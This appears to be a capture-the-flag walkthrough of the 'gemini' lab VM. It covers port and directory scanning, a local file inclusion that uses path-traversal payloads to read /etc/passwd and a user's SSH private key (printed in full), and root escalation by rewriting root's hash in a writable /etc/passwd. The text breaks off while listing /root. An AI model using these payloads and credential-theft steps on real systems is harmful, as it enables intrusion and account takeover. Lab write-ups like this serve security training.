

GET IP address of vulnerable machine via netdiscover scan.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:52:b7:d6      1      60  PCS Systemtechnik GmbH
 10.0.2.13       08:00:27:2d:bc:ea      1      60  PCS Systemtechnik GmbH
```

Get open ports of vulnerable machine via NMAP scan.




```
┌─[user@parrot-virtual]─[~/Desktop/gemini]
└──╼ $nmap -sV -p- gemini
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-27 19:25 +08
Nmap scan report for gemini (10.0.2.13)
Host is up (0.00020s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.52 seconds
```

Enumerating SAMBA shares using Enum4linux, nothing significant found.




```
 ===================================
|    Share Enumeration on gemini    |
 ===================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
```




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\william (Local User)
```

Checking out web directories via gobuster scan.

Entries in robots.txt are not siginificant, /portal looks promising.



```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/gemini]
└──╼ $gobuster dir --url http://gemini -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,sh,bak,bk,js,css,h
tml,php,php3,php5
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://gemini
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     sh,html,php3,php5,txt,bak,bk,js,css,php
[+] Timeout:        10s
===============================================================
2020/11/27 19:35:02 Starting gobuster
===============================================================
/images (Status: 301)
/index.html (Status: 200)
/contact.html (Status: 200)
/assets (Status: 301)
/README.txt (Status: 200)
/generic.html (Status: 200)
/elements.html (Status: 200)
/robots.txt (Status: 200)
/Portal (Status: 301)
/server-status (Status: 403)
===============================================================
2020/11/27 19:40:35 Finished
===============================================================
```




Bienvenido/a a Gemini!

Lo lamentamos, nuestro sitio web se encuentra en mantenimiento... Disculpen las molestias.

Both of these links seems to be vulnerable upon closer inspection.

Testing LFI vulnerability via getting password files.


http://gemini/Portal/index.php?view=../../../../../../../../../../etc/passwd



```
<p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
william:x:1000:1000:william,,,:/home/william:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:106:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```


Leverage LFI to get private keys of user named william.

http://gemini/Portal/index.php?view=../../../../../../../../../../home/william/.ssh/id_rsa



```
<p>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEApEB973BhwsqufjKoEz/SQlZ0uCWUfbH1ffZcqTpwQZviXN/FMpcG
izyJCpiUOy9gt7bbc6P17bBDDZpHyWzyZIbf8DmtPbHlRhzuHPEI2FZ7+MCRYjBRd/txVI
IpJyoGwp4ADg5/nl6ZJnl4MdntjRDj9Fnrm2gmd+LrueXyvWm+4F72T/e65FkgkwwLWMUQ
pwqepO3lgBEzWRFoHUh+hy2icOYZkrmNoiN/D92cLpEU4reZeugPpTtfwIR7xH2ZDknYB/
6t4HV0YmDEYtIWlNbgYCKvymvsdN7SfKSbmYXKHGhWmPYT0/snTmJH27ULN2IsgQu2JWRL
Zx0/YrcCDwAAA8hDt+QAQ7fkAAAAAdzc2gtcnNhAAABAQCkQH3vcGHCyq5+MqgTP9JCVn
S4JZR9sfV99lypOnBBm+Jc38UylwaLPIkKmJQ7L2C3tttzo/XtsEMNmkfJbPJkht/wOa09
seVGHO4c8QjYVnv4wJFiMFF3+3FUgiknKgbCngAODn+eXpkmeXgx2e2NEOP0WeubaCZ34u
u55fK9ab7gXvZP97rkWSCTDAtYxRCnCp6k7eWAETNZEWgdSH6HLaJw5hmSuY2iI38P3Zwu
kRTit5l66A+lO1/AhHvEfZkOSdgH/q3gdXRiYMRi0haUluBgIq/Ka+x03tJ8pJuZhcocaF
aY9hPT+ydOYkfbtQs3YiyBC7YlZEtnHT9itwIPAAAAAwEAAQAAAQEAoVUHXcxQ+fgC9Mnk
9SNW7vnko4umEuBddWArG73ezVLEQN064LofH1xSbyn3Tzr2EP13CFsgEFt1QUMtB9gPLl
acV2UPmO3Hedqot5y5R2WLV4YuRveWzfcYFh3TNji9cyOmgigTigb4/yWIvc6E2m6guT4p
gfgG8PLe/zWx/ADzKbNqTbCF99rivzWaaBB2jC9ff1uIWOQPcR0Uh1Z2o8ADj763u0nLNS
3tJ1l84ANqqYMlobG3+AJKrBracIb/FYOgd/7erH1EEgVZyaexF6/z4uiVAmpEPrtMTd30
B2gE9ePbOqz68uPbMqGGOtq2FzH09wXkn25rndwmiuX0YQAAAIBv5zHpuI+WQUrPqSpTAw
Ma0s6wJ2MjdgnZKEtebYCS6sgTmX8+nvxmM00309qukvcM7uIr4JbzEX+i+HpamSfTsSkN
G9AjHsixOTHmpvRy5+xSnMV9h1u4IRsJRoZsX8SR7e9ubkK5JaQCZk/CPxC5+ftfmHcWEk
hZiRdP2hFeHQAAAIEA0NdDWCN1smOZsZzEsJQGkv23+7am1ZS9yPRi5+xV8m8nOhDYDEYm
IZgIhrYX76wAxnXq/CA6AJ58q5EOcKOfWScu2Hv7h1+tPkFMgB5sjZAQQ2vJl+opLnuXpr
Doq8UlJJzxXWN0U6QmMQeE1lOkOMw2OfTQrHmXMZj8Fq+5Ck0AAACBAMlXngMOGO74Rgxw
NWeJIIzqBur3FAxCQkgn1U8A4P5NGRHrMGX91+jzFSeTOD0y8f/zDTwHT6QOpFmticZMh1
UW7bvAIMaJEfThG/uKt8xPXLPRcezds9WHYcGj5IZ8BuD39gnWlfJkPG6nuR+G0jjW9gEd
fKRRpBxhj78f6LPLAAAAC3Jvb3RAZ2VtaW5pAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
</p>    </body>
</html>
```


Using william’s private key, login via SSH. Login is successful.



```
└──╼ $ssh william@gemini
The authenticity of host 'gemini (10.0.2.13)' can't be established.
ECDSA key fingerprint is SHA256:WJJG9C/ZF8ojVDQF40UEgPCGZMEGwny3luZufN5+K30.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'gemini,10.0.2.13' (ECDSA) to the list of known hosts.
Linux gemini 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64


                    _-o#&&*''''?d:>b\_
                _o/"`''  '',, dMF9MMMMMHo_
             .o&#'        `"MbHMMMMMMMMMMMHo.
           .o"" '         vodM*$&&HMMMMMMMMMM?.
          ,'              $M&ood,~'`(&##MMMMMMH\
         /               ,MMMMMMM#b?#bobMMMMHMMML
        &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
       ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
      |               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
      $H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'   `?
      ]MMH#             ""*""""*#MMMMMMMMMMMM'      -
      MMMMMb_                   |MMMMMMMMMMMP'      :
      HMMMMMMMHo                 `MMMMMMMMT         .
      ?MMMMMMMMP                  9MMMMMMMM}        -
      -?MMMMMMM                  |MMMMMMMM?,d-      '
       :|MMMMMM-                 `MMMMMMMT .M|.    :
        .9MMM[                    &MMMMM*' `'     .
         :9MMk                    `MMM#"         -
           &M}                      `          .-
            `&.                              .
              `~,    .                     ./
                  . _                   .-
                    '`--._,#######=""'
```


```
william@gemini:~$
```

USER FLAG



```
william@gemini:~$ cat user.txt


       _________
      (=========)
      |=========|
      |====_====|
      |== / \ ==|
      |= / _ \ =|
   _  |=| ( ) |=|
  /=\ |=|     |=| /=\
  |=| |=|     |=| |=|
  |=| |=|  _  |=| |=|
  |=| |=| | | |=| |=|
  |=| |=| | | |=| |=|
  |=| |=| | | |=| |=|
  |=| |/  | |  \| |=|
  |=|/    | |    \|=|
  |=/     |_|     \=|
  |(_______________)|
  |=| |_|__|__|_| |=|
  |=|   ( ) ( )   |=|
 /===\           /===\
|||||||         |||||||
-------         -------
 (~~~)           (~~~)

user_flag==> srLbBhLRK7nBdZAesnxyeWaMV

william@gemini:~$
```


Somehow the passwd file is both suid-ed and sgid-ed even when it isn't a binary file. Positive side is that it can be written too.



```
william@gemini:~$ find / -type f -perm -4000 -exec ls -lah {} \; 2> /dev/null
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 50K Jul  5 18:10 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsrwsrwx 1 root root 1.5K Nov  6 15:09 /etc/passwd
```


Link for creating new password for passwd file in linux:

https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/



```
william@gemini:~$ openssl passwd -1 -salt mysalt mypass
$1$mysalt$VdaCBUuBtLP.kQzAvdCTs/
william@gemini:~$ 
```


Change root password via openssl and write changes to passwd file.



```
william@gemini:~$ cat /etc/passwd | grep root
root:$1$mysalt$VdaCBUuBtLP.kQzAvdCTs/:0:0:root:/root:/bin/bash
william@gemini:~$ 
```

Escalate privileges to root.

ROOT FLAG



```
william@gemini:~$ su - root
Password:
root@gemini:~# cd /root
root@gemini:~# ls -lah
total 32K
drwx------  4 root root 4,0K nov  6 15:16 .
drwxr-xr-x 18 root root 4,0K nov  4 10:39 ..
-rw-------  1 root root   67 nov  6 15:16 .bash_history
